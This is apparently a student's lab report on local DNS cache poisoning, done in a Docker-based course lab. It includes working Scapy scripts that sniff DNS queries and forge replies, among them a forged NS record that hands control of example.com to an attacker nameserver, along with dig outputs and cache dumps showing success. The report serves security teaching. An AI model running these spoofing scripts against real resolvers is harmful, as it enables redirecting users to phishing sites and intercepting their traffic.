Assignment 2 Report
Local DNS Attack Lab
Demarcus Simmons
University of West Florida: CNT4403
Sep 24, 2023

Table of Contents

Introduction


For this assignment, I will be gaining hands-on experience with the local DNS cache poisoning attack. I'll be doing this assignment alone. The goal is to get a better understanding of how DNS works and its security implications. I'll learn how attacker's can target DNS servers from different attack surfaces, which would allow them to perform attacks such as DOS or Man-In-the-Middle.

Materials and Methods

The materials used is this assignment are:

- Python programming language
- Scapy (Python library)
- VMware (Unbuntu)
- Docker

The assignment will be completed in a series of tasks, which I will complete and document in order. Docker is used to set up the lab environment and all the containers involved. The following is an image of the lab's environment setup:



Testing the DNS setup:

To test the lab setup, I first got the IP address of ns.attacker32.com to see if I get the correct results. After sending a DNS query for ns.attacker32.com, the following is the result:

```
[09/24/23]seed@VM:~/PythonCode$ docksh 0c
root@0c3cf2ee8658:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26074
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 72342d4a8525f70901000000650fe1f73bb0ec8d9574452a (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 40 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Sep 24 07:15:03 UTC 2023
;; MSG SIZE  rcvd: 90
```

From the result, you can see that the ns.attacker32.com domain maps to the 10.9.0.153 IP address, which is that of the attacker's nameserver.
Next, I sent another DNS query for the IP address of www.example.com using the dig command. The following was the result of running the command:

```
root@0c3cf2ee8658:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16002
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4948a3caf87a4dc101000000650fe31e20e419c05d2c4f97 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 528 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Sep 24 07:19:58 UTC 2023
;; MSG SIZE  rcvd: 88
```

Since the attack isn't set up yet, you see the user gets the legitimate results back from the local DNS server.

Now, instead of sending the query to the local DNS server, I will send the query to the attacker's name server to see if we get the expected result. After running the dig command for the attacker's nameserver, the following is the result:

```
root@0c3cf2ee8658:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48627
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 82c9ada12af1bae201000000650fe3aefef70abbce6e92d6 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Sep 24 07:22:22 UTC 2023
;; MSG SIZE  rcvd: 88
```

From the results, we can see that we get back the spoofed results from the attacker's nameserver. So now we are confident that the lab is set up correctly and can proceed with the attack.

The Attack Tasks:

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, when the user tries to access the online banking, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of bank, the user might be fooled and give away password of his/her online banking account.

Task 1: Directly Spoofing Response to User

For task 1, I will directly target the user and send spoofed DNS replies, with hopes of getting the user to use the spoofed results. Before starting this task, I had to make sure the DNS server's cache was clear. I also slowed the router down with a 100ms delay. The following is the spoofing script used to send spoofed DNS replies:

```
1   #!/usr/bin/env python3
 1 from scapy.all import *
 2
 3 def spoof_dns(pkt):
 4   if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):
 5
 6     # Swap the source and destination IP address
 7     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
 8
 9     # Swap the source and destination port number
10     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
11
12     # The Answer Section
13     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
14                  ttl=259200, rdata='10.0.2.5')
15
16     # The Authority Section
17     NSsec1 = DNSRR(rrname='example.net', type='NS',
18                    ttl=259200, rdata='ns1.example.net')
19     NSsec2 = DNSRR(rrname='example.net', type='NS',
20                    ttl=259200, rdata='ns2.example.net')
21
22     # The Additional Section
23     Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
24                     ttl=259200, rdata='1.2.3.4')
25     Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
26                     ttl=259200, rdata='5.6.7.8')
27
28     # Construct the DNS packet
29     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
30                  qdcount=1, ancount=1, nscount=2, arcount=2,
31                  an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
32
33     # Construct the entire IP packet and send it out
34     spoofpkt = IPpkt/UDPpkt/DNSpkt
35     send(spoofpkt)
36
37 # Sniff UDP query packets and invoke spoof_dns().
38 f = 'udp and dst port 53'
39 pkt = sniff(iface='br-b6fbcae37b81', filter=f, prn=spoof_dns)
```

I ran the spoofing script on the user's machine and ran a dig command for www.example.net. The following is the result:

```
root@0c3cf2ee8658:/# dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16533
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.example.net.
example.net.            259200  IN      NS      ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 112 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Sep 27 17:28:41 UTC 2023
;; MSG SIZE  rcvd: 206
```

From the results, you can see the user received the spoofed reply. Directly targeting the user works, but the damage is limited since the user doesn't store the results; everytime the user needs the IP address for the same hostname it will send out another DNS query. However, if the attack targets the local DNS server, the damage can last much longer.

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

For task 2, I will be targeting the local DNS server. By targeting the local DNS server, I expect the spoofed reply to be stored in the local DNS's cache, hence launching a DNS cache poisoning attack that can last for a long time. Before starting this task, I first ran the same spoofing script on the attacker's machine. Then I ran a dig command on the user's machine for www.example.com. The following is the result of running the dig command:

```
root@0c3cf2ee8658:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63618
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ffa62508f2047a4101000000651473e8d4b06e89078e8850 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 2136 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Sep 27 18:26:48 UTC 2023
;; MSG SIZE  rcvd: 88
```

As you can see from the screenshot the user got back the spoofed DNS reply. Now to confirm the DNS cache has been poisoned, I dumped and displayed the local DNS server's cache and the following was the result:

```
; authauthority
example.com.            777284  NS      ns.attacker32.com.
; additional
                        690884  DS      370 13 2 (
                                        BE74359954660069D5C63D200C39F5603827
                                        D7DD02B56F120EE9F3A86764247C )
; additional
                        690884  RRSIG   DS 8 2 86400 (
                                        20231004062252 20230927051252 4459 com.
                                        jxgqRp1/yYlAFvxlN4T9kDsOzVqMFYOdxNIY
                                        PNUqUSc2b+Mw4V5jvcFtDPgOWr+uGZ7DmlIy
                                        Hlo76PN9KXiBfMz40jQp97YukZUjhW6BVSVM
                                        Q3S0EsbQ7etWGmcSljuBcIIouGc3HeF7kUbe
                                        tQV2Voq/bSf+T9lyAG/PSx3cUlEeTxt++efh
                                        1+2R3u2YApLIrptsb6V4EbHk1pnvVKFPCA== )
; authanswer
www.example.com.        863686  A       1.2.3.4
```

From the screenshot above, we can see that the DNS's cache has been poisoned with www.example.com having a fake IP address and nameserver. Now that the cache is poisoned, any further queries for www.example.com will use the poisoned response, which is stored on the local DNS server. This attack works, but only for a single hostname. If the user needs the IP address for a hostname other than www.example.com it will have to send another DNS query.

Task 3: Spoofing NS Records

For task 3, I will be targeting the authority section in DNS replies.The reason is so the attack can affect all the domain names of a particular domain, instead of a single hostname. For example, I would want the attack to work for www.example.com, mail.example.com, and any other domain names for example.com. We target the authority section by writing a spoofed NS record for the reply, which will have the DNS server save ns.attacker32.com as the authoritative nameserver for example.com. The following sniffing Python script was run on the attacker's machine. The authority and additional section was added along with a filter update, which targets UDP packets coming from the user's local DNS server on port 53.

```
1   #!/usr/bin/env python3
 1 from scapy.all import *
 2
 3 def spoof_dns(pkt):
 4   if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
 5
 6     # Swap the source and destination IP address
 7     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
 8
 9     # Swap the source and destination port number
10     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
11
12     # The Answer Section
13     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
14                  ttl=259200, rdata='1.2.3.4')
15
16     # The Authority Section
17     NSsec1 = DNSRR(rrname='example.com', type='NS',
18                    ttl=259200, rdata='ns.attacker32.com')
19
20     # The Additional Section
21     Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
22                     ttl=259200, rdata='10.9.0.153')
23
24     # Construct the DNS packet
25     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
26                  qdcount=1, ancount=1, nscount=1, arcount=1,
27                  an=Anssec, ns=NSsec1, ar=Addsec1)
28
29     # Construct the entire IP packet and send it out
30     spoofpkt = IPpkt/UDPpkt/DNSpkt
31     send(spoofpkt)
32
33 # Sniff UDP query packets and invoke spoof_dns().
34 f = 'udp and (src host 10.9.0.53 and dst port 53)'
35 pkt = sniff(iface='br-2f99ec0a55cd', filter=f, prn=spoof_dns)
```

After running the command "dig www.example.com" on the user's machine we get the following spoofed result which we expected:

```
root@3745973ab104:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53290
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ce887c7f7a65ef4701000000651609c91097ad3aff3650cf (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 1564 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 28 23:18:33 UTC 2023
;; MSG SIZE  rcvd: 88
```

Now, to test if the authority section has been poisoned, we will run the command “dig mail.example.com” to see if we get the spoofed results. The following is the result of running the command:

```
root@3745973ab104:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55300
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1fc9df269c5cb8720100000065160acdbf15d45b44433744 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 80 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 28 23:22:53 UTC 2023
;; MSG SIZE  rcvd: 89
```

From the results, we can see that we get the spoofed reply, which infers that the cache’s authoritative section has been poisoned. After dumping the local DNS’s cache to the

var/cache/bind/dump.db file and displaying its content, we can see that the ns.attacker32.com nameserver has been stored on the local DNS server as the authoritative nameserver for example.com.

```
ns.attacker32.com.      615463  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
; authanswer
                        863863  A       10.9.0.153
; authauthority
example.com.            777202  NS      ns.attacker32.com.
```

Conclusion

In conclusion, I gained a better understanding of how DNS works and the different attack surfaces attackers can target to cause variable damage. I enjoyed using Scapy to create and send DNS replies. I also enjoyed learning about docker and using it to set up virtual environments. I can now use the knowledge and skills gained from this lab to better secure a computer network from local DNS attacks.